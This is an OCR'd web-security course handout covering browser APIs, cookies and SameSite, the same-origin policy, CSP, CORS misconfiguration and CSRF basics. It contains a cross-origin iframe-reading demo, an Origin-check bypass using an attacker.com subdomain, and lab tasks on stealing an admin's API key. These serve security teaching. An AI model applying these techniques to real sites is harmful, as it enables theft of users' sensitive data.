
OWASP Lessons - Week 2

Browsers APIs and Security

In this lesson, you will learn about some necessary and important concepts in Browsers which are needed before start learning CSRF and XSS.

DOM and BOM

A web page on browsers provide objects for programmers to talk with it. DOM, BOM, JavaScript, etc. (a better image)




Let’s start with Browser Object Model (BOM)

- The BOM provides objects that expose the web browser's functionality
- Let's make some examples (read more here)
  - Popping up an `alert` on the browser, it's BOM functionality
  - Redirecting users to a web page by `windows.location`
  - Getting size of the screen by `window.screen`
  - Getting users `user-agents` by `window.navigator.userAgent`
  - Moving backward through history by `window.history.back()`

Let's review Document Object Model (DOM):

- The Document Object Model (DOM) is a programming interface for web (HTML and XML) documents
- It represents the page so that programers can change the document structure, style, and content
- Let's make some example
  - Setting and reading Cookies for users by `document.cookie`
  - Accessing to the web page object by `document.documentElement`
  - Selecting a HTML element by `document.getElementById`
  - Redirecting users to a web page by `document.loacation`

When a web page loads, many HTTP requests may be issued, during the resource loading, the DOM is being updated.



HTTP Requests in Browsers


`XmlHttpRequest` is a built-in browser object that allows to issue HTTP requests by JavaScript. `fetch` is a modern way to deal with requests. Example:

```
function loadXMLDoc() {
  var xhttp = new XMLHttpRequest();

  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      alert(this.responseText);
    }
  };

  xhttp.open("GET", "/status", true);
  xhttp.send();
}
```

iFrames

The `<iframe>` provides browsing context, embedding another HTML page into the current one:

```
<iframe id="inlineFrameExample" title="Inline Frame Example" width="300" height="200"
 src="https://memoryleaks.ir"></iframe>
```



Let’s see in action.

Cross-Origin HTTP Requests

By the `XmlHttpRequest`, HTTP requests can be sent to other sites which called Cross-Origin requests, example:

```
function loadXMLDoc() {
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      console.log('done');
    }
  };
  xhttp.open("POST", "https://memoryleaks.ir", true);
  xhttp.send();
}
```

We can use some HTML tags such as `img` or `script` to issue an HTTP request. Let’s see in action.

Dive in Cookies

HTTP Cookies are small blocks of data created by a web server while a user is browsing a website and placed on the user's computer or other device by the user's web browser. When visiting a website, **browsers automatically include Cookies** belonged to the site (not always). Cookies have various attributes (Cookie’s flags), let’s take a look of each briefly:

- `domain` → To specify the domain for which the cookie is sent
- `path` → To specify the path for which this cookie is sent
- `secure` → To set whether the Cookie is transmitted only over an encrypted connection
- `httpOnly` → To set whether the cookie is exposed only through HTTP and HTTPS channels
- `expires` → To set the cookie expiration date
- `SameSite` → To prevent browsers from sending Cookies along with Cross-Site requests

Case 1:

```
<?php
setcookie('user', 'Voorivex', time() + (86400 * 30), "/");
?>
```

Case 2:

```
<?php
setcookie('user', 'Voorivex', time() + (86400 * 30), "/", "", false, true);
setcookie('email', 'y.shahinzadeh@gmail.com', time() + (86400 * 30), "/", "", false, f
alse);
?>
```

Now let’s see what `SameSite` Cookie is. Rules:

- `None` → The Cookies will be sent along with requests initiated by third-party websites
- `Lax` → The cookie **will be sent** along with **GET requests** initiated by third-party websites
  - Only GET requests with top-level navigation will carry the Cookies - Top-level means that **the URL in the address bar changes because of this navigation**
  - Resources loaded with `img`, `iframe`, and `script` tags do not cause top-level navigation
- `Strict` → The Cookies **will not be** sent along with requests initiated by third-party websites

But how to identify third-party websites? any websites which **is not same site is third-party website**. Site is extracted by the formula:

💡 The combination of (e)TLD and the domain part just before it

For example `https://sub.example.com:4443`, the site is `example.com`. The list of eTDLs can be found here. Let’s see in action.

https://github.com/Voorivex/same-site-poc

Same Origin Policy

Please pay attention to the following scenario:


- A company has a website, authenticated users can see their profile, if they are not logged-in, the login page is loaded
- An employee logs in by their credentials (the Cookies are `SameSite=None`)
- The employee visits `memoryleaks.ir`, there is a hidden iframe inside it sourced to `company.com`
- Question: are the Cookies sent along the HTTP request?
- Question: What's the data loaded in the iFrame? an authentication page or the employee's data?
- The `memoryleaks.ir` has a code to read inside iframe's content and steal the data, is it possible?

Let's see in action:

```
<!DOCTYPE html>
<html>
<body>
<h2>Using the XMLHttpRequest Object</h2>

<div id="demo">
<button type="button" onclick="read()">Read IFRAME</button>
</div>
```


```
<iframe id="iframe_id" src="http://owasp-class.lab:32224/profile" style="height:380px;
width:100%"></iframe>

<script>
  function read() {
    var data = document.getElementById("iframe_id").contentWindow.document.body.innerH
TML
    alert(data)
}
</script>
</body>
</html>
```

The **Same Origin Policy** stops reading inside iframe since the origin of the website (`memoryleaks.ir`) and iframe source (`company.com`) are not same.



What is SOP?

- The same-origin policy is a security policy
- A web browser permits scripts contained in a **first web page** to access data in a **second web page**, but only if both web pages have **the same origin**
- An origin is defined as a combination of the
  - URI scheme
  - Host
  - Port
- To determine the origin → `console.log(location.origin)` or `console.log(origin)`
- The SOP also is applied on Cross-Origin requests issued by `XmlHttpRequest`
- Where does SOP come into the action?



- **Site-A** includes a script from **Site-B** by `<script>`, what's the example?
- What is the origin of the script?
- Seems the script is loaded successfully, where is SOP then?

Content Security Policy (CSP)

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including XSS. There are two ways of enabling the CSP:

- Response header → `Content-Security-Policy: <policy-directive>`
- Meta tag → `<meta http-equiv="Content-Security-Policy" content="<policy-directive>">`

Where `<policy-directive>` consists of: `<directive> <value>`, the list of directives can be found here. Let's make an example:

```
Content-Security-Policy: img-src https://memoryleaks.ir; script-src https://www.google.com
```

This CSP policy only allows images sourced with `https://memoryleaks.ir` and Script tag sourced with `https://www.google.com`, let's see CSP in action:

```
<?php
  header("Content-Security-Policy: img-src https://memoryleaks.ir; script-src https://www.google.com");
?>

<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>CSP Demo</title>
</head>
<body>
<img src="https://memoryleaks.ir/wp-content/themes/yashar/assets/img/logo.png"><br>
<img src="https://owasp.org/assets/images/logo.png">
</body>
</html>
```

Recap

Let's recap this session:

- DOM and BOM provide features to work with web pages and browsers
- DOM can be updated even after website is loaded completely
- Cookies are data which is saved on users' browsers (HTTP response headers + JavaScript)
- Cookies have some attributes, `httpOnly` and `SameSite` are important concepts
- `Lax` Cookies are sent by third-party websites **only if** a top-level navigation is done (GET requests only)
- Origin is made by **Scheme**, **Host** and **Port** part of the URL, `https://test.memoryleaks.ir/test`, the origin is `https://test.memoryleaks.ir`
- SameSite value is made by **eTLD + 1**, `lib.memoryleaks.ir` and `test.memoryleaks.ir` are **SameSite** but not **Same Origin**
- We **can** send HTTP request on behalf of anybody who visits our website (may include Cookies). However, the **response's DOM** is not accessible due to **SOP**
- CSP is a response header which restricts clients in loading external resources

Cross Origin Resource Sharing


In this lesson, you will learn about sharing resources among different origins. Some important concepts in browsers should be known before starting CORS mechanism and vulnerabilities

Implementation

As we’ve mentioned, **SOP** prevents JavaScript to access cross origin resources. There are some solution to remove the restriction:

- postMessage → Sending and receiving messages between two different origins
- JSONP → Using the `<script>` tag to transfer JavaScript objects
- Cross Origin Resource Sharing → Modifying SOP by some special response headers

Let’s focus on the CORS, it updates SOP rules, so the DOM will be accessible even though the origins are different:



Let’s review CORS headers:

- `Access-Control-Allow-Origin: <Origin> | *` → which means that the resource can be accessed by <**origin**>
- `Access-Control-Allow-Credentials: true` → indicates response can be exposed or not when HTTP request has **Cookies**

How the server knows about the origin which has sent the HTTP request?

> 💡 The browsers always put the **correct origin** in the request by **Origin** HTTP header, it cannot be spoofed or modified by JavaScript

Let’s run the following code on a `localhost`, as it’s written an HTTP request is sent to `owasp-class.lab` which has a different Origin. The browser should stop accessing to the response, but it won’t, why?

```
<!DOCTYPE html>
<html>
<body>

<h2>Using the XMLHttpRequest Object</h2>

<div id="demo">
<button type="button" onclick="loadXMLDoc()">Change Content</button>
</div>

<script>
function loadXMLDoc() {
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      document.getElementById("demo").innerHTML = this.responseText;
    }
  };
  xhttp.open("POST", "http://owasp-class.lab:32224/api/get_info", true);
  xhttp.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
  xhttp.send("user_id=1");
}
</script>

</body>
</html>
```

Let’s review the headers, the `Access-Control-Allow-Origin` updates SOP, as a result the response is accessible:

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: http://localhost:8000
Set-Cookie: session.sid=s%3AaRA2947Sr7NzedQXLJzAFJwHb67wNEVv.jHq31p4Px6i2FWfCjuj%2FbQN
JY7RERO4HlyjgxMy%2FgRw; Path=/; Expires=Sun, 05 Jun 2022 20:01:43 GMT; HttpOnly; SameS
ite=None
Date: Sat, 04 Jun 2022 20:01:43 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Transfer-Encoding: chunked
```

Let’s see in action.

Cross Origin HTTP Requests

As we've learned in previous lesson, HTTP request can be issued on behalf of users browsing websites. However, some restrictions are applied by browsers:

- Browsers only permit to send **simple HTTP requests** on behalf of users
- Browsers send **Preflight HTTP request** if the request is not simple

Simple HTTP Request

- One of the requests methods:
    - `GET`, `POST`, `HEAD`
- Some headers (Original headers cannot be changed, more info)
- Only 3 content types:
    - `application/x-www-form-urlencoded`
    - `multipart/form-data`
    - `text/plain`
- More info → https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS
- Example of simple request:

```
const xhr = new XMLHttpRequest();
const url = 'https://site.tld/resources/data/';
```

```
xhr.open('GET', url);
xhr.onreadystatechange = handlerFunction;
xhr.send();
```

Preflight HTTP Request

If the cross origin HTTP request is not simple, an `OPTION` HTTP request will be sent which is called **Preflight**. If response headers permit the HTTP method and headers, the HTTP request will be sent. In addition to `Access-Control-Allow-Origin` and `Access-Control-Allow-Credentials`, preflight headers also include

- `Access-Control-Max-Age: <seconds>` → value in seconds for how long the response can be cached
- `Access-Control-Allow-Methods` → defines valid HTTP methods to access to resource
- `Access-Control-Allow-Headers` → defines valid headers to be permitted to send


Let's make an example, if the following code is executed by `https://memoryleaks.ir`:

```
const invocation = new XMLHttpRequest();
const url = 'http://domain.tld/resources/api/me/data/';

function callOtherDomain() {
  if (invocation) {
    invocation.open('GET', url, true);
    invocation.withCredentials = true;
    invocation.setRequestHeader('Content-Type', 'application/json');
    invocation.onreadystatechange = handlerFunction;
    invocation.send();
  }
}
```

The following headers should be response of Preflight request:

```
Access-Control-Allow-Origin: https://memoryleaks.ir
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type
```

The flow is:



Consider the following code:

```
<!DOCTYPE html>
<html>
<body>

<h2>Using the XMLHttpRequest Object</h2>

<div id="demo">
<button type="button" onclick="loadXMLDoc()">Change Content</button>
</div>

<script>
function loadXMLDoc() {
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      document.getElementById("demo").innerHTML = this.responseText;
    }
  };
  xhttp.open("POST", "http://owasp-class.lab:32224/api/get_info", true);
  xhttp.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
  xhttp.setRequestHeader('X-Header', 'test');
  // xhttp.setRequestHeader('X-OWASP', 'Voorivex');
  xhttp.send("user_id=1");
}
</script>
</body>
</html>
```

- Does it cause a simple request? why?
- Does the browser send preflight or not?

▼ What is a right response header to enable CORS?

```
Access-Control-Allow-Origin: http://localhost:8000
Access-Control-Allow-Headers: X-Header
```


Now let’s see the Preflight and CORS in action.

CORS Misconfiguration

It’s called Cross-domain Policy with Untrusted Domains in Mitre, categorized as A05_2021-Security_Misconfiguration in OWASP TOP10 2021. What is it?


- A CORS misconfiguration can leave the application at a high-risk of compromise
- Impacts on the confidentiality and integrity of data
- Allowing third-party sites to carry out **privileged requests** through your web site’s authenticated users
- For instance, retrieving user setting information or saved payment card data

Real world example?



State	● Resolved (Closed)
Reported to	Kindred Group Managed
Severity	High (7 ~ 8.9)
Asset: Dom...	*.unibet.fr
Weakness	Information Disclosure
Bounty	$2,500
Visibility	Private
CVE ID	*None*
Account de...	*None*

The attack scenario is shown below:



The vulnerability exists here because browsers send Cookies automatically (where is **SameSite**?). So CORS misconfiguration happens when:

- There is an endpoint which returns **users sensitive** information and accepts arbitrary **Origin + ACAC**
- The endpoint should work by **Cookies** (not token or etc)


Let’s see CORS in action:

Lab: CORS vulnerability with basic origin reflection | Web Security Academy

Practise exploiting vulnerabilities on realistic targets. Record your progression from Apprentice to Expert. See where you rank in our Hall of Fame. Already got an account? Login here

https://portswigger.net/web-security/cors/lab-basic-origin-reflection-attack

Now let’s talk about real cases. Due to scalability, companies have implemented CORS dynamically. To keep the security, they should write a method to verify the **Origin** and accept or deny it. The method may be vulnerable:



But how can it be vulnerable? Look at the following code

```
app.get('/user/info', (req, res) => {

  if (req.headers.origin.indexOf("memoryleaks.ir") < 0){
    //security failed, no CORS here
    //exit
  } else {
    add_cors_headers(req.headers.origin); //returns ACAO: req.headers.origin & ACAC: T
rue
  }

  var user_obj = get_user_data(req.session.user_id);
  res.render('result');
});
```

Of course we cannot send `https://attacker.com` as Origin header, but how about `https://memoryleaks.ir.attacker.com` as Origin?

```
➜  goodcms git:(master) node
Welcome to Node.js v18.2.0.
Type ".help" for more information.
> 'https://memoryleaks.ir.attacker.com'.indexOf('memoryleaks.ir')
8
>
```

The Vulnerable CORS Cases

If a site (`company.com`) works with **Cookie** and has an **endpoint** which returns **sensitive information**, the following cases are vulnerable:

Note: In all cases, the Cookie's SameSite should be set to None

- Case 1
    - `Access-Control-Allow-Origin: https://attacker.com`
    - `Access-Control-Allow-Credentials: True`
- Case 2
    - `Access-Control-Allow-Origin: https://company.com.attacker.com`
    - `Access-Control-Allow-Credentials: True`
- Case 3
    - `Access-Control-Allow-Origin: null`
    - `Access-Control-Allow-Credentials: True`
- Case 4 - vulnerable if any of subdomains are vulnerable to XSS
    - `Access-Control-Allow-Origin: https://anysub.company.com`
    - `Access-Control-Allow-Credentials: True`

When you see `Access-Control-Allow-Origin: https://attacker.com` and `Access-Control-Allow-Credentials: True`, do not rush in reporting vulnerability, it’s a flaw once you can exploit it, example:

Semrush disclosed on HackerOne: Cross-origin resource sharing

Issue:Cross-origin resource sharing: arbitrary origin trusted The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain. The

https://hackerone.com/reports/288912

Bounty World - Episode 2

توی این قسمت میریم ارائه‌های ناهام‌کان ۲۰۲۲ رو بررسی می‌کنیم، یه سری وکتور خیلی خوب از ارائه‌ها دراوردم که توی باگ بانتی بدردتون میخوره. یه پیکار ایک اس اس داریم، یه سری توئیت مفید و یه ابزار هم

https://youtu.be/AUQSYobXbZI?t=1417

Recap

- There are some ways to exchange data between two different origins, PostMessage, JSONP, CORS, etc.
- In order to update SOP, the server should set appropriate CORS headers
- The browser fills the **correct** Origin header automatically, it **cannot** be forged
- In terms of Cross-Origin HTTP request, if the HTTP request it **not simple**, browsers will send a **Preflight request**
- If the request is not simply, browsers will follow up the Preflight's response CORS rules
- CORS misconfiguration happens when there is an endpoint which returns **users sensitive information**, and the site
  - Implemented CORS which accepts arbitrary Origin + ACAC
  - Implemented Cookies for authentication class
- In many websites, there is a function which checks the Origin, it may not be safe against some vectors
- If CORS accepts arbitrary Origin in a website, it's not vulnerability **unless** the exploit works successfully

Tasks

Practice

- Run the code in the lesson to interact with GoodCMS endpoint
- Try to solve the portSwigger lab which I've solved in the lesson

CORS vulnerability with trusted null origin

Open the following challenge

Lab: CORS vulnerability with trusted null origin | Web Security Academy

Practise exploiting vulnerabilities on realistic targets. Record your progression from Apprentice to Expert. See where you rank in our Hall of Fame. Already got an account? Login here

https://portswigger.net/web-security/cors/lab-null-origin-whitelisted-attack

- **DO NOT** look at the solution
- Login in the website, is there any endpoint which works with **Cookies** and returns **sensitive information** of user?
- Try to change Origin header to bypass the restriction
- Try to change Origin header to `null`, does it work?
- Search the net to find out how the `null` Origin can be exploited

- Write an exploit, test it in the browser’s console
- Send the exploit to the victim and solve the challenge

Good CMS

Then go solve the challenge:

- The challenge objective is give the admin a malicious link and steal their `API_KEY`
- Open the website, log in into the website, collect all HTTP requests (`good_user:good_user`)
- Look at the requests carefully, is there any CORS misconfiguration?
- Maybe you should conduct some tests to discover a misconfiguration 🙂

▼ Need a hint? DO NOT open this until you solve it

    ▼ I said DO NOT :)

XSS & CSRF - Detection and Exploitation


You’ve learned some browsers APIs and concepts, now it’s time to use them to find vulnerabilities.

Cross Site Request Forgery

It’s called CSRF in Mitre, categorized as Broken Access Control in OWASP TOP10 2021. What is it?

- It forces an end-user to **execute unwanted actions** on a web application in which they're currently **authenticated**
- The action should be state-changing, such as update profile, change password, etc
- How can attackers force a user to send HTTP request? it’s simple, we’ve learned it before
- The authentication system should work with Cookies, if `SameSite` is enabled, an XSS is needed on any subdomain to exploit the flaw
- Can any HTTP request be CSRFed? Can attackers forge any HTTP request? **NO**, it should be simple HTTP request
- The SOP still exists, although the attacker doesn’t need the response (action has done)
